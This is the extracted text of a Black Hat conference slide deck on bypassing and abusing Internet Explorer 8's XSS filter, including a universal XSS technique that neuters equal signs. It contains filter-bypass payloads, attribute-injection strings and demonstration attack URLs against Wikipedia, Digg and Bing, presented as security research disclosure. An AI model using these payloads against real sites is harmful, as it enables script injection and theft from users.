Universal XSS via IE8s XSS Filters

the sordid tale of a wayward hash sign

slides: http://p42.us/ie8xss/

Black Hat Briefings

About Us

- Eduardo Vela Nava aka sirdarckcat
  - http://sirdarckcat.net
  - http://twitter.com/sirdarckcat
- David Lindsay aka thornmaker
  - http://p42.us
  - http://www.cigital.com

Outline

- Filter Details
- Bypasses
- Simple Abuse Cases
- uXSS Intro
- uXSS Details
- Mitigations
- Disclosure
- Other Browsers

IE8s XSS Filters

the mechanics

Client-side XSS Filtering

- XSS is extremely common
- Reflected XSS is detectable in the browser
  - NoScript addon for Firefox
  - IE8
  - Chrome

Design Goals

"...intended to mitigate reflected / "Type-1" XSS vulnerabilities in a way that does not "break the web."" -- David Ross

- compatible
- secure
- performant

http://blogs.technet.com/srd/archive/2008/08/19/ie-8-xss-filter-architecture-implementation.aspx

Detection Process

Three step process

- Examine all outbound requests for XSS patterns using **heuristic filters**
- If heuristic matches outgoing HTTP request then **create dynamic signature**
- If signature matches HTTP response then **neuter response**

Heuristics

- Matches against GET/POST requests
- 23 regular expressions (2 new, 3 updated) hardcoded in mshtml.dll
  - `<sc{r}ipt.*?>`
  - `<BA{S}E[ /+\t].*?href[ /+\t]*=`
- See http://p42.us/ie8xss/filters02.txt

http://site/p?name=<script>alert(0)</script
>

Dynamic Signatures

- One created for each matching heuristic
- Matches against inbound responses
- Blacklisting regular expressions
- Account for server side modifications

```
<div name="greeting">
Hello <script>alert(0)</script>!
</div>
```

Neutering Mechanism

- No user interaction, just notify the user
- Replace the flagged character(s) with the hash symbol: **#**
- **Render the altered response**

```
<div name="greeting">
Hello <sc#ipt>alert(0)</script>!
</div>
```

Heuristics Breakdown

- Fixed strings (2)
  - javascript:, vbscript:
- HTML tags (14)
  - object, applet, base, link, meta, import, embed, vmlframe, iframe, script(2), style, isindex, form
- HTML attributes (3)
  - **" datasrc**, **" style=**, **" on*=** (event handlers)
- JavaScript strings (4)
  - **";location=**, **";a.b=**, **");a(**, **";a(b)**

Filter Bypasses

the joy of blacklisting

Filter Bypass: 1

```
[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).*?(location).*?=
```

- Detects injections like: `",location="jav\u0061script:alert(0)"//`
- Is an equal sign required? `Nope :)`

Filter Bypass: 1

```
[\"\'][ ]*(([^a-z0-9~_:\'\"
 ])|(in)).*?(location).*?=
```

- `"+{valueOf:location, toString: [].join,0:'jav\x61script:alert\x280)',length:1}//`
- http://goo.gl/sour

What?

Filter Bypass: 1

- **How it works**

-
  ```
  {
      valueOf: location,
      toString: [].join,
      0: 'payload',
      length: 1
  }
  ```

Filter Bypass: 1

```
• Array.prototype.join=function(p){
    var r="";
    for(var i=0;i<this.length;i++){
      r+=this[i];
      if(i)r+=p;
    }
    return r;
  }
```

Filter Bypass: 1

- **How it works?**

-
  ```
  {
      valueOf: location,
      toString: [].join,
      0: 'payload',
      length: 1
  }
  ```

Filter Bypass: 1

```
• Array.prototype.join=function(p){
    var r="";
    for(var i=0;i<1;i++){
      r+='payload';
      if(i)r+=p;
    }
    return r;
  }
```

Filter Bypass: 1

- How it works?

-
  ```
  {
      valueOf: location,
      toString:
        /*returns 'payload'*/
  }
  ```

Filter Bypass: 1

- How it works?
- {

```
    valueOf: location,
    toString:
      /*returns 'payload'*/
}
```

Filter Bypass: 1

- On IE this works:

```
location("http://www.google.com/");
```

- Behavior:

```
function location(newLoc){
  if(!newLoc)
   newLoc=this;
  navigate(newLoc+'');
}
```

Filter Bypass: 1

- How it works?

-
  ```
  {
      valueOf:
        /*navigate(this+'');*/
      toString:
        /*returns 'payload'*/
  }
  ```

Filter Bypass: 1

```
[\"\'][ ]*(([^a-z0-9~_:\'\"
 ])|(in)).*?(location).*?=
```

- `"+{valueOf:location, toString: [].join,0:'jav\x61script:alert \x280)',length:1}//`
- http://goo.gl/sour

What?

Filter Bypass: 1

```
[\"\'][ ]*(([^a-z0-9~_:\'\"
 ])|(in)).*?(location).*?=
```

- `"+{valueOf:location, toString:[].join,0:'jav\x61script:alert\x280)',length:1}//`
- http://goo.gl/sour

Regular Expressions

- Complex
- Write only
- Not perfect

Filter Bypass: 2

```
{[\\\"\\']\[ ]*(([^a-z~_:\\'\\\" 0-9])|(in)).+?{\\(}.*?{\\)}}
```

- Detects injections like:

```
js_xss=“;alert(0)//
```

- Doesn’t detect:

```
foo='&js_xss=";alert(0)//
```

Filter Bypass: 2

- `.*?` will match as few characters as possible due to the question mark char
- `/b.*?d/('ab;bc;cd;de')` //non-greedy
  - matches: b;bc;cd
- `/b.*d/('ab;bc;cd;de')` //greedy
  - matches: b;bc;cd;d

Filter Bypass: 2

```
/["'].*\(.*\)/
foo='&js_xss=",alert(0)//
```

Filter Bypass: 2

```
/["'].*\(.*\)/
foo='&js_xss=",alert(0)//
```

- Heuristics match the payload:

```
'&js_xss=",alert(0)//
```

- The real attack is:

```
",alert(0)//          Oops.
```

Filter Bypass: 2

- The same bug works for HTML!

```
foo=<a&xss=<x:vmlframe
  src=payload>
```

The heuristic matches in `<a`, but the attack starts in `<x`

http://goo.gl/KVDI

Filter Bypass: 3

```
[\"\'][ ]*(([^a-z0-9~_:\'\"
 ])|(in)).+?(({[.]}.+?)|({[\[]}
 .*?{[\]]}.*?))=
```

- Detects:

```
";document.URL='jav\x61script:
alert\x280)'//
```

Filter Bypass: 3

```
[\"\'][ ]*(([^a-z0-9~_:\'\"
 ])|(in)).+?(({[.]}.+?)|({[\[]}
 .*?{[\]]}.*?))=
```

- Does not detect:
  `";x:[document.URL='jav\x61script:alert\x280)']//`

Filter Bypass: 3

On IE, backtracking is limited:

```
/x.+?(abc|0.+0)w/('xz0abcw0');
```

- Doesn't match:
  - `xz0abcw0`
- But it should:
  - `xz0abcw0`

Filter Bypass: 3

Simplified heuristic:

```
".*(\[.+?\]|\..+?)=
```

Doesn’t match

```
";[document.URL=asdf]//
```

But it should:

```
";[document.URL=asdf]//
```

Filter Abuse

Attacks made possible because of the filters

Filter Abuse: Simple

When an attack is detected, altering the response before rendering can have unintened consequences.


- Say attacker supplies a bogus GET parameter of &foo=<script>
- **`<sc{r}ipt.*?>`** will detect
- Any script tag on target page will be disabled

Simple Filter Abuse: 1

How is this useful for an attacker?

- Disable client side security features
  - Block Framebusters
  - Escape Facebook's CSS Sandbox
  - Any other JS based security controls
  - http://www.collinjackson.com/research/xssauditor.pdf contains a summary of the Facebook attack...

Simple Filter Abuse: 1


http://developers.facebook.com/tools.php?fbml - Windows Internet Explorer

http://developers.facebook.com/tools.php?fbml

Internet Explorer has modified this page to help prevent cross-site scripting. Click here for more information...

facebook

Sign Up Facebook helps you connect and share with the people in your life.

Facebook Login

Email:

Password:

Keep me logged in

Login or Sign up for Facebook

Simple Filter Abuse: 2

How is this useful for an attacker?

- Render JavaScript code as HTML
  - `<script>var foo='<img src=x:x onerror=alert(0)>';</script>`
  - `<sc#ipt>var foo='<img src=x:x onerror=alert(0)>'</script>`

Simple Filter Abuse: 2

- Demo JS rendered as HTML

Review

- An attacker can abuse the filtering mechanism to alter how a page is rendered.
- The filters can be abused to enable XSS in situations where it wouldn't otherwise be possible.
- Can other filters be abused to enable XSS? `Of course!(before Jan.2010 patch)`

Universal XSS Intro

but it's just an equal sign...

Equal Signs

- Equal signs are neutered

  -
    ```
    [\"\'][ ]*(([^a-z0-9~_:\'\"])|(in)).*?(location).*?{=}
    ```

  -
    ```
    [\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).+?(([.].+?)|([\[].*?[\]].*?)){=}
    ```

Regular Expression Details

```
[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in))
  .+?(([.].+?)|([\[].*?[\]].*?)){=}
```

- a quote followed by arbitrary spaces
- the word "in" or anything not in the list
- any characters repeated 1 or more times
- a period or brackets plus arbitrary text
- an equal sign

Matching Strings

```
[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in))
  .+?(([.].+?)|([\[].*?[\]].*?)){=}
```

- `"  ,  x       .  x        =`
- `'  ;  foo     .  bar      =`
- `"  =  a       [foo] bar   =`
- `'  *  *ANY*   .  *ANY*    =`

Fake Injections

- Almost any = sign on a webpage can be neutered with a suitable "trigger string"
  - Easiest candidate is something of the form:
  - `' * *ANYTHING* . *ANYTHING* =`
  - Start with target equal sign, find previous period, and then previous quote
- append trigger string to URL:
  - **&fake='>anything.anything=**

Parsing HTML Quiz

- `<img alt="red planet" src="mars.png">`
- `<img alt="red planet" src="mars.png">`

- `<img alt#"red planet" src="mars.png">`
- `<img alt#"red planet" src="mars.png">`

Parsing HTML Quiz

- `<img alt#"w x=y z" src="mars.png">`
- `<img alt#"w x=y z" src="mars.png">`

Note: IE8's source code viewer doesn't highlight these correctly

- `<img alt#"x onload=alert(0) y" src="mars.png">`
- `<img alt#"x onload=alert(0) y" src="mars.png">`

Universal XSS

Attack of the hash symbol

All Together Now

So...

- The filters can be used to change = to # by creating a fake trigger string
- Changing = to # will allow an attribute value to be parsed as new name/value
- An attacker would need to control the value of an HTML attribute

Exploitable Attributes

- Attribute injection must be persistent.
  - Very common on any interesting website.

Vulnerable page must also have a suitable trigger string.
  - In practice, this is seldom a problem.

- Traditional XSS mitigations do not help.
  - Otherwise secure websites are vulnerable!

Example Injections

- `x style=x:expression(alert(0)) x`
- `x/style=x:expression(alert(0));x:`
- `x onerror=alert(0) x`
- `x/onerror=alert(0)//`
- `x onmouseover=location=name x`
- `x/onmouseover=location=name//`
- `x onmouseover=eval(name) x`
- `x/onmouseover=eval(name)//`

What do we need?

- Be inside an attribute.
- How common is that?
  - **99%?**

URLs!

- URLs make you vulnerable

```
<img src="http://0x.lv/onerror=alert(1)//">
```


After filter:

```
<img src#"http: 0x.lv onerror=alert(1)//">
```

Crafting an Attack

- Identify a persistent injection
  - confirm and insert a suitable XSS string
- View source to identify a trigger string
  - work backwards from target = sign
- Create vulnerable URL to target page
  - append trigger string using a fake GET parameter

Vulnerable: Wikipedia



Cross-site scripting - Wikipedia, the free encyclopedia - Windows Internet Explorer

```
http://en.wikipedia.org/w/index.php?title=Cross-site_scripting&oldid=312565384&foo="/wiki/File:Wikipedesketch1.png" class="image"><img alt=
```

Internet Explorer has modified this page to help prevent cross-site scripting. Click here for more information...

Cross-site scripting

From Wikipedia, the free encyclopedia

This is an old revision of this page, as edited by 121.0.29.226 (talk) at 10:32, 8 September 2009. It may differ significantly from the current revision.

(diff) ← Previous revision | Current revision (diff) | Newer revision → (diff)


Cross-site scripting (**XSS**) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include client-side scripts. An exploited cross-s[…] used by attackers to bypass access controls such as the same origin policy. Vulnera[…]ploited to craft powerful phishing attacks and browser exploits. Cross-site scripting carried out on websites were rough[…]ity vulnerabilities as of 2007.[1] Often during an attack "everything looks fine" to the end-user[2] who may be subject to […]nsitive data, and financial loss.[3]

;location=asdf wololol

Message from webpage

2

Vulnerable: Digg



http://digg.com/security/XSS_in_digg_com_do_not_digg_please?x=?foo=%22/++++.%20+++=+++++++++++f= - Windows Internet Explorer

http://digg.com/security/XSS_in_digg_com_do_not_digg_please?x=?foo=%22/++++.%20+++=+++++++++++f=.#alert(/Yeah, digg too/.source)

Internet Explorer has modified this page to help prevent cross-site scripting. Click here for more information...

Message from webpage

Yeah, digg too

OK

XSS in digg.com [do not digg please]

0x.lv — Please dont digg this story

submitted by sirdarckcat 14 min ago

Related by Keyword

781 EFF - Don't Let Hollywood Hijack the Internet
Made popular 6 days ago 65 www.eff.org


1298 Facebook's Zuckerberg: I know that people don't want privacy
Made popular 10 days ago 367 news.cnet.com

353 Top 10 Facebook & Twitter Security, Social Networking Hacks
Made popular 12 days ago 15 www.networkworld.com

Sponsored by Newegg.com

26 diggs Score a victory for the home team! Cheer like you're part of the crowd.
newegg.com - Enter Newegg "Get in the Game" Sweepstakes now for your chance to win one of three home theater

Vulnerable: Bing



http://www.bing.com/search?q=XSS&form=QBRE&qs=n&sc=8-3&2f"%252ca.b%23amp;FORM=01FD1" title="/#a - Windows Internet Explorer

http://www.bing.com/search?q=XSS&form=QBRE&qs=n&sc=8-3&2f"%252ca.b%23amp;FORM=01FD1" title="/#alert('Bing XSS goodness')

Internet Explorer has modified this page to help prevent cross-site scripting. Click here for more information...

File Edit View Favorites Tools Help
Favorites
Eduardo Vela (sirdar...
Cross-site scripting -...
XSS - Bing
Page Safety Tools
Web Images Videos Shopping News Maps More MSN Hotmail
Sign in | United States | Preferences
Make Bing your decision engine
XSS
ALL RESULTS

RELATED SEARCHES
Sxs
XSS 11 2006
XSS Dirt
SQL Injection
Xsx
XXS
Cross-site Scripting
XSS Microsoft

SEARCH HISTORY
Now you can go back further with search history. Learn More.
XSS
/onmouseover=eval (location.hash.sli...
lol
/onmouseover=eval (location.hash.sli...
See all

ALL RESULTS 1-10 of 487,000 results · Advanced

Sponsored sites
xss · www.websense.com/content
Web Filtering Software: Protection, Security & Increased Productivity.

XSS - Wikipedia, the free encyclopedia
XSS may refer to. Cross-site scripting (XSS) - a computer s... he Experimental Satellite System-11, a spacecraft
en.wikipedia.org/wiki/XSS · Wikipedia on Bing

Cross-site scripting - Wikipedia, the free encyc...
Cross-site scripting (XSS) is a type of computer security vu... applications which enable malicious attackers to inject client-side script into web pages ...
Background · Types · Exploit scenarios · Mitigation
en.wikipedia.org/wiki/Cross-site_scripting · Wikipedia on Bing

XSS (Cross Site Scripting) Cheat Sheet
XSS (Cross Site Scripting) Cheat Sheet: Esp: for filter evasion - by RSnake
ha.ckers.org/xss.html · Cached page

